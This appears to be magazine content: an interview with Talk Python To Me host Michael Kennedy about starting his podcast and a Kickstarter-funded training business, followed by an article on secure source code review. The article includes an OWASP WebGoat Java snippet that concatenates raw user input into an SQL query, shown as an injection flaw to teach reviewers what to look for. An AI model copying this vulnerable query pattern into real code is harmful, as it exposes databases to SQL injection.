I'm a highly passionate software developer and entrepreneur from Portland, OR. For the past 10 years I've been teaching other developers the ins-and-outs of several software stacks.

For the past 3 years or so I've been all in on Python. I really enjoy the programming language, ecosystem, and especially the community. Python developers love Python and are very open and welcoming group. That makes for a great place to hang out professionally.

[H9]: You are the creator of *Talk Python to Me* podcast, can you tell us something about this project?

[MK]: Talk Python To Me is a podcast I launched in April 2015. Right now we are just about to pass the one year mark. It's been an incredibly rewarding endeavor.

When I launched it, I was happy with the first few episodes but there were two things I was really nervous about as I pushed 'publish' the first time. One, that nobody would care. I would do all this work and nobody would subscribe. Second, that people would be highly critical and more than happy to let me know how I was ignorant about this or that.

Neither of these happened. I received an outpouring of support and encouragement. It was really gratifying and gave me the dedication needed to keep releasing an episode every week since then.

Today, I've recorded over 50 episodes. I've interviewed some amazing guests (more on that later). The episodes have been downloaded over 1,000,000 times. Readers can listen to all the episodes at https://talkpython.fm.

A month ago or so, I decided to make a career change and focus entirely on this project. I left my full time position to make sure I have the time and energy needed to continue to grow the podcast.

Next, I launched an online training company called Talk Python Training (https://training.talkpython.fm/) to focus on providing technical training resources for developers like my listeners. That's been going really well so far too.

One thing your readers might be interested in is how I did that. When you think starting a business there's the usual considerations: Will people want it? Is there a market? Can I attract enough people who will pay for it?

Of course, I had the same concerns and challenges here. But rather than spend months creating the company, writing and recording courses, and then hoping people like it, I launched it via a Kickstarter campaign (http://wp.me/p2eT73-tT).

The response was awesome. The Kickstarter was funded in 12 hours and currently is at 900% and growing. It let me discover that I was really on to something and it only took a few days to verify that. That's worked really well for me and the potential students who get a discount for backing the project early. I encourage readers to consider it for what they're dreaming about.

You can see more about the Kickstarter at https://www.kickstarter.com/projects/mikeckennedy/python-jumpstart-by-building-10-apps-video-course

[H9]: Tell us more about your Kickstarter campaign? What is the project about?

[MK]: There is what the project is about for the students who find it via Kickstarter and other organic means. What it is for my podcast listeners. And what it is for me and my goal to launch this online training company.

The project itself is about creating an uncommon type of training course for Python developers. It's focused on people who are pretty new to Python and programming. The lessons or chapters try to teach programming the way real programmers learn (by building apps) but without skimping on the comprehensive nature of covering the language details. The course is called Python Jumpstart by Building 10 Apps. That's what the Kickstarter rewards are promising, for the most part, and what the students get.

But to many of the podcast listeners, they are using this as a chance to say thanks for the podcast in addition to taking a course. I've gotten many messages from backers saying things like

"I'm so happy you started the podcast. I enjoy my day to day programming much more since I started listening. So I decided to back your course."

They may not really need to course, but it's a tangible way to pay it forward for them. I really appreciate these guys and girls.

For me personally, I saw the Kickstarter from the beginning as a way to launch something much bigger than just one course. I laid out the plan in my blog post and on the podcast but basically I've dedicated myself to spending the next two years building approximately 20 Python related courses on topics from Web Development, Entrepreneurship (Launch your business with Python), Data Science, NoSQL, and more. This first course in the Kickstarter is really the foundational one for all the courses that follow. The beginning seemed like a good place to start in terms of course authoring.

I'd say on all three levels, it's a success. I should deliver the course no later than 2 weeks after the Kickstarter closes (when it funds at 900% it inspires you to start early!).

Then I'm thinking, why not another Kickstarter for the next course? The students benefit because they get early access and 50% off the list price. I benefit because it let's me collect feedback right away rather than when it's fully recorded and super hard to change.

If this resonates with you, I encourage you to check out the documentary on Kickstarter (which itself was funded on Kickstarter of course) called Capital C:

http://www.capitalc-movie.com/

[H9]: Why did you decide to start this project? And the most importantly, why Python?

[MK]: I had wanted to started a podcast for years, but the areas I felt qualified were really crowded. If I was going to create a podcast and attract listeners, I felt I needed to have a thing that is special about my show.

As I got into Python more and more, I went in search of several podcasts I could listen to and help broaden my knowledge. To my disbelief, there were literally zero active podcasts for the Python community at large. There were some more narrowly focused ones such as Django (a web framework in Python) but nothing for Python in general.

There had been approximately six general Python podcasts, but none of them had released an episode for over a year. To be honest, I was dumbfounded.

Python developers are such a large and diverse group, how could they not have a podcast? Could I just not find it? If you look at the TIOBE index which tracks programming language usage (http://www.tiobe.com/tiobe_index), Python had been #8 on the list in 2015 and jumped to #5 in 2016. That's more popular than PHP or Ruby. Yet, there were literally no podcasts for this group.

I remember one Friday afternoon in March 2015, I just decided "Right, I'm doing it".

That evening when my kids and wife went to bed, I grabbed my laptop and just started working on it. Over that weekend, I fleshed out the idea, list of show topics, built a custom-designed website with all the CMS / RSS requirements I would need to be successful, bought the domain name, setup hosting, everything. Then, I started scheduling guests and crossed my fingers.

It was really a great example of a the concept that inspiration is both a superpower and yet perishable. I love this quote from Jason Fried (cofounder of 37Signals):

Inspiration is like picking up one of those blinky things in a video game that makes you invincible for awhile. You can do anything, go anywhere, and you don't have to worry about it.

Jason Fried (https://signalvnoise.com/posts/72-inspiration-is-magical)

That was me on that weekend in March 2015.

[H9]: How long did that last? And what happened next?

[MK]: That really was something like 3 days (Friday, Saturday, and Sunday). I went from idea to what you see at https://talkpython.fm in a mad flurry of creation. I have polished the website and whatnot continuously but it's surprisingly similar to the original.

What I didn't have were guests or recordings. I did one "intro to the show, episode 0" recording but that was only 3 minutes or so. I started inviting guests and doing recordings. I wasn't great at the beginning but every time I get a little better. I think it was about 10 days until I released my first episode. That was a nervous day, but the response has been great.

[H9]: Do you find it hard sometimes to talk about strictly technical stuff and keep it from disrupting the flow of the podcast?

[MK]: Not really. I think it's important to humanize technology, to tell the story of technology. When I interview people I try to weave the technical bits into the story and well as draw out specific stories around the technical decisions. If you just present something as polished and sterile facts such as

"here's the api, first you call x, then y, then you get z"

That's pretty dull and over an audio format it's deadly (to attention). On the other hand, if you can humanize code, it can be great. The same info could be discussed something like:

"First you call x, then y. We tried this other way but during the cyber monday crunch we found it didn't scale. The website crashed. We lost $2 mill in revenue and had to stay up for 36 hours rewriting it. So now we call y, and it works great. I'll never make that mistake again."

That's worth listening to and sharing with your friends.

[H9]: Can you tell us something about your guests? How do you choose them?

[MK]: The guests have been amazing. I've really enjoyed speaking to each and every one of them and I've learned a ton from those conversations.

There are a few guests who I invited to the show because they are making a dent in the (Python) universe. But I'm always on the lookout for a good story. I think that is way more important than name recognition. If you can get both, even better. But story trumps popularity in my book.

[H9]: Can you tell us about the most interesting conversation you had?

[MK]: It's really hard to pick just one. Let me give you three, they are each special for their own reason.

Justin Seitz and I spoke about Python Cybersecurity and Penetration Testing (https://talkpython.fm/episodes/show/37/python-cybersecurity-and-penetration-testing). I think this conversation is really relevant to your readers and it gave me a chance to peer into a world that is very different than most software developers get to see. Justin and I had a lot of fun and I learned a bunch from it. Although I'm a little concerned about connecting to the Internet after this chat!

I spoke with Kyle Cranmer from the Large Hadron Collider at CERN about how they are using Python and its role in discovering the Higgs Boson (a discovery which won the PIs on there the Nobel Prize). The chance to geek out with someone like Kyle was really an honor and I thoroughly enjoyed it. (https://talkpython.fm/episodes/show/29/python-at-the-large-hadron-collider-and-cern)

Leah Culver and I discussed Investing and building startups with Python. She has founded at least 3 companies and had amazing stories to share with the listeners. (https://talkpython.fm/episodes/show/42/python-in-startups-and-investing)

[H9]: Do you have a favorite episode? The one that you are particularly proud of?

[MK]: Every time I think I do have a favorite, I'm surprised by another one. However, the three listed above are definitely candidates.


[H9]: Any unusual or embarrassing experience you had during the podcast?

[MK]: Surprisingly, not really. I've definitely asked some stupid questions or missed a chance to follow a really interesting thread because I'm thinking too much about where the conversation might go rather than just listening.

I'd say the stuff that is embarrassing really is more low-grade fumbling over words and such. But I edit that stuff out.

[H9]: You've committed one of your episodes entirely to Python in penetration testing. Is security a topic that comes up more often?

[MK]: It has come up a few times. I'm glad I did the show. It wasn't my idea but rather was suggested (on twitter) by a few listeners. I think it opened a lot of people's eyes to the reality of it. One of the more memorable pieces of user feedback was this tweet:



Andy Gherna @arghema · 9 Dec 2015
Stop it, @TalkPython. 1) You keep adding to my reading backlog. 2) I will never use the internet again after this last episode.
♥ 1

(https://twitter.com/argherna/status/674599616210407425)

[H9]: What about the audience? Does their feedback influence your podcast?

[MK]: The audience is hugely important.

First of all, the effort to produce the show is non-trivial. I'd say it's about 5-7 hours per episode of work. Usually

I'm excited to do it. But some weeks, I'm busy, tired, have deadlines, etc. Knowing listeners really appreciate the show helps me power through the lulls (not that there are many).

I would say about half the topics and guests on the show are direct listener recommendations including two of the three "favorites" I listed above.

[H9]: Were you surprised about some aspects of the community that formed around the podcast?

[MK]: Oh yes. I still am surprised weekly.

My background has been in Mathematics and pure computer programming fields. Python is used in all kinds of areas to help people do other jobs. Everytime I do a show with someone from that other area, I gain listeners that I would otherwise uninteresting to.

After the LHC / CERN episode, I had a ton of professions, astrophysicists, and biologists subscribe and still listen today.

After the data science shows #31 (scikit-learn) and #40 (top 10 data science stories of 2015), many data scientists started tuning in.

And of course, after Justin Seitz's episode a bunch of folks from the computer security space started listening.

The exposure to all these groups has been really awesome for the show and for me.

[H9]: Do you have any advice for people who want to start their own podcasts? What should they do?

[MK]: Definitely. I would say do a few days of research and find a topic area. Then just go for it. You don't have to have it all planned out. Don't worry about your 100th episode. Do 10 and the listeners will let you know where to go.

Don't worry about sponsorships or monetization. One of two things will happen. Either it'll be popular and there are many obvious options or it won't be popular and it won't matter what you had in mind anyway. That said, podcasts are increasingly viable as businesses in their own right.

As for topics, I would strongly recommend you start focused and go broader over time. For example (guessing at your readers' interests but not perfect examples):

Pen testing is better than security in general

Security in Python is better than computer security in general

Had I decide that a "software developer podcast" had a much larger audience than Python-only developer podcast (which is true), I would have been drowned out in a sea of 100's of dev podcasts. But because I was the only Python dev podcast (at the time), I quickly found a passionate listenership.

This "niching down" concept is a little counterintuitive, but we live in an overabundance of information and a scarcity of attention. You win that attention by being just what people are looking for.

Get a good microphone - it makes a big difference. I use a Yeti Pro but have also heard good things about the Rode Podcaster.

Finally, if you start a podcast it will change your career. You will make connections and have conversations you never dreamed of. It's really rewarding.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[MK]: Get inspired and harness that inspiration for all it's worth. If you are really inspired and act upon it, you can create something amazing in a really short time. If you put it off, it'll expire.

Start small and focused. You don't have to change the world all at once. I've heard the story over and over from my guests. They started some small thing that was cool. It grew and opened new doors. They kept leveling up. Now they are doing amazing things like particle physics, startups, hugely successful open source companies and more.

[H9]: Thank you!

It's been my pleasure.

Talk Python to Me is a weekly podcast hosted by Michael Kennedy. The show covers a wide array of Python topics as well as many related topics (e.g. MongoDB, AngularJS, DevOps). The format is a casual 30 minute conversation with industry experts.

Listen to [Talk Python To Me Podcast]

Talk Python Training: https://training.talkpython.fm/

Source Code review

by Atul Singh

ABOUT THE AUTHOR


ATUL SINGH

I'm Atul Singh working as a security consultant since last 2,5 years. I'm a young passionate hacker who likes to share everything what I know. I'm a corporate trainer, speaker, and bug hunter. Along with that I'm part of SAM Offensive Technologies and Hackers Day.

Introduction

Source Code review is a process which discovers hidden vulnerabilities, design flaws, and verifies if key security controls are implemented. Code review helps developers learn the code base, as well as help them learn new technologies and techniques that grow their skill sets.

In source code review, we are using a combination of scanning tools and manual review to detect insecure coding practices, backdoor, injection flaws, cross site scripting errors, insecure handling of resources, weak cryptography, etc.



Many claim that this process is time consuming and too costly, but there is no doubt that this process is the fastest and most accurate way to find and diagnose many problems, mostly your code is the base from which hackers are taking advantage. There are dozens of security problems that simply can't be found any other way. A source code review is also the best way to detect intentional or accidental backdoors and logic bombs in applications that you acquire from third parties or develop in house. Certain security standards (such as OCI DSS) demand that a source code review is conducted prior to production usage of software to identify the potential coding vulnerabilities.

Why the need to conduct a Source Code Review

A code review can reveal issues such as common bugs, thread synchronization, dealing with error conditions, correct accounting for reference-counting and other potential resource leaks, security problems, and ensuring that unit tests cover all code paths, error cases, and limit cases.

- Testing is carried out by application security experts in various application technologies and platforms.
- Following industry best practices and guidelines such as the web application security project (OWASP), the Web Application Security Consortium (WASC) and open source security testing methodology manual (OSSTMM)
- High emphasis on manual verification along with automated tools (open source and commercial) based testing.
- Vulnerability correlation facilitates in verification of automated and manually identified vulnerabilities and eliminating false positive.

Focus of a Secure Code Review

A secure code review focuses on seven security mechanisms. An application that is weak in any area already makes itself a target for a hacker. These seven security mechanisms are:

1. Authentication
2. Authorization
3. Session management
4. Data validation
5. Error handling
6. Logging
7. Encryption

Manual vs. Automated Source Code Review

Manual Code Review Pros:

- In a manual review, the reviewer reads each and every line of the code and analyzes it for potential flaws.
- Security issues like Authentication, Authorization and session management can be better detected manually.
- Ability to deep dive into the code paths to check for logical errors and flaws in the design.

Manual Code Review Cons:

- Requires an expert of both the languages and the frameworks used in the app, as well as a deep knowledge of security.
- Manual testing is not consistent. Different reviewers will produce different reports, resulting in inconsistent findings between reviewers.
- It is a time consuming process.

Automated Code Review Pros:

- Automated tools finish a lot faster than manual testing, by orders of magnitude.
- Automated tools are automatically updated with the newest exploits.

- Depending on tool choice, an automated source code review tool can be customized per organizational needs, especially certain compliance standards, and for high-value applications.

Automated Code Review Cons:

- Automated tools cannot test for business logic flaws; they hunt the technical flaws only - and the more common ones, at that.
- On the other hand, automated tools will only get updated once every while, but a human can learn about a spanking new technique and implement it the very next day.
- Automated tools usually include a very high percentage of false positives (from 30% to over 90%, depending on the methodology and choice of product).

Three-Phase Code Analysis

- **Phase 1** – Run all available code-analysis tools. Multiple tools should be used to offset tool biases and minimize false positives and false negatives. Analysts should pay attention to every warning or error. Warnings from multiple tools may indicate that the code that needs closer scrutiny (e.g. manual analysis). Code should be evaluated early, preferable with each build, and re-evaluated at every milestone.
- **Phase 2** – Look for common vulnerability patterns. Analysts should make sure that code reviews cover the most common vulnerabilities and weaknesses, such as integer arithmetic issues, buffer overruns, SQL injection, and cross-site scripting (XSS). Sources for such common vulnerabilities and weaknesses include the Common Vulnerabilities and Exposures (CVE) and Common Weaknesses Enumeration (CWE) databases, maintained by the MITRE Corporation and accessible at: http://cve.mitre.org/cve/ and http://cwe.mitre.org/ – MITRE, in cooperation with the SANS Institute, also maintains a list of the "Top 25 Most Dangerous Programming Errors" (http://cwe.mitre.org/top25/index.html) that can lead to serious vulnerabilities. Static code analysis tools and manual techniques should, at a minimum, address these Top 25.
- **Phase 3** – Dig deep into risky code. Analysts should also use manual analysis (e.g. code inspection) to more thoroughly evaluate any risky code that has been identified based on the attack surface, or based on the heuristics below. Such code review should start at the entry point for each module under review and should trace data flow through the system, evaluating the data, how it's used, and if security objectives might be compromised.

Tips to better Source Code Review:

- **Use Checklist:** It´s very likely that each person on your team makes the same 10 mistakes over and over. Omissions, in particular, are the hardest defects to find because it´s difficult to review something that isn´t there. Checklists are the most effective way to eliminate frequently made errors and to combat the challenges of omission finding.

- **Practice lightweight code reviews:** To fully optimize your team´s time and to effectively measure its results, a lightweight, tool-assisted process is recommended. According to the study, lightweight code review takes less than 20% the time of formal reviews and finds just as many bugs! Formal, or heavyweight, inspection averages nine hours per 200 LOC (Line of Code). While often effective, this rigid process requires up to six participants and hours of meetings, paging through detailed code printouts.

- **Highlight issues in the code:** Never force software developers to change the code written by them. It may hurt their ego and they may repeat the same mistake if they do not understand the reason behind code change recommendation. Highlight the issues in the existing code and its consequences.

- **Do a few things offline:** Instead of explaining the entire solution to developers during the code review process, simply share the links of relevant websites or encourage them to research on the internet by providing keywords. This action would certainly save the code reviewer's time and energy. And of course, developers would also like it, since they too need some time to assimilate the proposed solution.

- **Always be patient and relook if required:** Sometimes, developers do not accept suggestions/ recommendation and keep debating. A code reviewer many not know the exact context and challenges, when the code was written. A code reviewer should understand all the points being made by the developer without losing patience. Furthermore, to make the point crystal clear, a code reviewer can explain the points on paper or on a whiteboard by comparing the developer's approach vs. code reviewer's approach. Every approach has its pros and cons, so you need to choose the right approach, whichever weighs more after careful evaluation.

- **Explain the need for best coding practice:** Generally, software developers mention that best coding practices are not followed due to tight project schedules. Developers may feel that it is an acceptable practice. However, code reviewers should educate software developers that as the code size increases, or after some time, the application becomes very difficult to maintain. Moreover, if a client verifies the code then poor quality code may give the wrong impression on the team's/organization's quality standards. It may also impact awarding new projects or referring an organization to prospective clients.

- **Document all code review comments:** Document all code review comments in an email, Word document, Excel, or any standard tool used by the organization. Making a mistake for the first time is acceptable, but it is not a good sign to repeat the same mistake. The code review document helps software developers to cross check the highlighted issues and avoid making similar mistakes in future. Additionally, maintaining a code review document is a mandatory part of the Capability Maturity Model Integration (CMMI) level process.

- **Establish a process for fixing defects found:** The best way to ensure that defects are fixed is to use a collaborative code review tool that allows reviewers to log bugs, discuss them with the author, and approve changes in the code. Without an automated tool, bugs found in review likely aren´t logged in the team´s usual defect tracking system because they are found before code is released to QA.

- **Find vulnerabilities in context of the application:** Not only should you pick up real and applicable vulnerabilities in the context of the application – as it decreases the number of issues – but also, you should propose the countermeasures in the report. That makes developers happy and confident. The scanner may flag any issue as High, Medium or Low. It's your responsibility to give them appropriate ranking based on the application's context.

- **Train them:** Last but not least, train developers about the vulnerabilities in the real world. Give them training, involve them and encourage them to review their code before production. Tell them how it saves effort and money. If you have a scanning tool that supports plug-ins for IDE, install it at their machines so that they can do proper development and a hand by hand review.

A Sample Illustration:

Consider this example (Owasp WebGoat Project):

```
String username = "";

String password = "";

username = s.getParser().getRawParameter(USERNAME);

password = s.getParser().getRawParameter(PASSWORD);

………………..

……….. ……

String query = "SELECT * FROM user_system_data WHERE user_name = '"

+ username + "' and password = '" + password + "'";

ec.addElement(new StringElement(query));
```

The inputs from the user are requested through getRawParameter, and assigned to the 'username' and 'password' variables. Again, they are being used directly in the SQL query without any input validation and also being embedded into the dynamic query. Any malicious user can tamper with this query to run his own arbitrary SQL codes. So if we try to find all the entry points into the codebase (getRawParameter in this case), we may detect injection flaws. Even if we search for SQL queries being used in the code, if we find that they are being used as dynamic queries, they may be a case of a possible SQL injection.

DOCUMENTATION OF RESULTS

If weaknesses are discovered in the source code, then they usually need to be documented. The documentation serves as a basis for the correction and addressing of the discoveries.

It is important that the affected parts of code are referenced as exactly as possible. Ideally, the following data points are used:

Data Point	Example
Software Name	abc v 2.0
File Name	Post.php
Function Name	createNewPost()
Code Lines	Lines 23-42

In addition to that, you could retype the entire code block directly so that a check and referencing is made even easier.

Further information concerning the weakness (classification, description, scenario of attack, example of exploit) adds additional quality to the report. Ideally, there’s even a suggestion for a countermeasure. And even more ideally, that countermeasure can be expressed in functional code, because then you’re presenting a solution that is as viable as it gets.

Limitations of a Secure Code Review:

A secure code review is not a silver bullet and performing such a review does not mean that every instance of a security flaw will be discovered. Rather it is one of many different types of activities that can help increase the quality of an application and reduce the number vulnerabilities in software, making it more difficult for a malicious user to exploit.

Open Source or Free Tools of This Type (Reference: OWASP Source Code Analysis Tools)

